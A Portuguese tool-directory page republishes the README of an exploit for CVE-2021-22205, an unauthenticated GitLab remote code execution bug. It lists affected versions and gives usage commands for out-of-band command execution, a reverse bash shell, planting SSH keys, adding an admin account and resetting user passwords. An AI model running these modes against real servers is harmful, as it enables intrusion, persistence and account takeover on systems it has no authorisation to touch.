Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2021-22205 — RCE pré-autenticação no GitLab CE/EE usando ExifTool | Kitploit

Ferramentas/GitHubGitHub/inspiringz/cve-2021-22205
ReconhecimentoAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoFerramenta de Acesso RemotoArchived
GitHubinspiringz/cve-2021-22205

CVE-2021-22205

RCE pré-autenticação no GitLab CE/EE usando ExifTool

Ver Repositório
2374124há 4 anosAinda não revisado
Compartilhar

CVE-2021-22205

GitLab CE/EE Pré-autenticação RCE usando ExifTool

Este projeto é apenas para aprendizado, se os direitos de alguém foram violados, por favor entre em contato comigo para remover o projeto, e por último NÃO USE ILEGALMENTE. Se você tiver algum comportamento ilegal ao usar esta ferramenta, você assumirá todas as consequências. Todos os desenvolvedores e todos os colaboradores desta ferramenta não assumem nenhuma responsabilidade legal ou conjunta.

Descrição

Um problema foi descoberto no GitLab CE/EE afetando todas as versões a partir da 11.9. O GitLab não estava validando corretamente os arquivos de imagem que eram passados para um analisador de arquivos, resultando em uma execução remota de comandos.

Versões Afetadas:

  • >=11.9, <13.8.8
  • >=13.9, <13.9.6
  • >=13.10, <13.10.3

Funcionalidades

  • Detecção da versão do Gitlab através do hash no Webpack manifest.json

  • Interações automáticas fora de banda com DNSLog & PostBin RequestBin

  • Suporte a Reverse Bash Shell / Adicionar Chave SSH ao authorized_keys

  • Suporte a ENTER para modificar e restaurar a senha do usuário gitlab

Uso

🐚 ››› python CVE-2021-22205.py

      ░░░░▐▐░░░  CVE-2021-22205
 ▐  ░░░░░▄██▄▄  GitLab CE/EE Unauthenticated RCE using ExifTool
  ▀▀██████▀░░  Affecting all versions starting from 11.9
  ░░▐▐░░▐▐░░  security.humanativaspa.it/gitlab-ce-cve-2021-22205-in-the-wild
 ▒▒▒▐▐▒▒▐▐▒  github.com/inspiringz/CVE-2021-22205

Usage:
    python3 CVE-2021-22205.py -u site_url -m detect        # gitlab version & vuln detect
    python3 CVE-2021-22205.py -u site_url -m rce1 'id'     # rce (echo via requestbin oob) 
    python3 CVE-2021-22205.py -u site_url -m rce2 'id'     # rce (echo via write file) *
    python3 CVE-2021-22205.py -u site_url -m rev ip port   # reverse bash shell
    python3 CVE-2021-22205.py -u site_url -m ssh git/root  # append ssh authorized_keys
    python3 CVE-2021-22205.py -u site_url -m add user pass # add manager account *
    python3 CVE-2021-22205.py -u site_url -m mod user      # modify specified user's password => P4ss@GitLab
    python3 CVE-2021-22205.py -u site_url -m rec user      # restore specified user's original password
  • O formato do parâmetro site_url: http[s]://<domínio|ip>[:porta]/, por exemplo: https://example.com:9000/
  • Os métodos (rce2, add) marcados com * são instáveis, podem não funcionar :(
  • Você pode modificar o conteúdo do script de acordo com o ambiente real

Captura de tela


Detectar:

image-20220116233646585


RCE (Echo via RequestBin OOB):

image-20220116234003576


Reverse Bash Shell:

image-20211111131442470

Adicionar Chave SSH ao authorized_keys:

image-20211111133555010

Modificação e restauração da senha do usuário Gitlab:

image-20211111132115090

Referência

  • https://github.com/projectdiscovery/nuclei-templates/blob/637eec3efac6eb384742c7aaa4e7d14f3392ede9/cves/2021/CVE-2021-22205.yaml
  • https://gitlab.com/gitlab-org/cves/-/blob/master/2021/CVE-2021-22205.json
  • https://github.com/righel/gitlab-version-nse
Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    366
  • 4

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    287

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →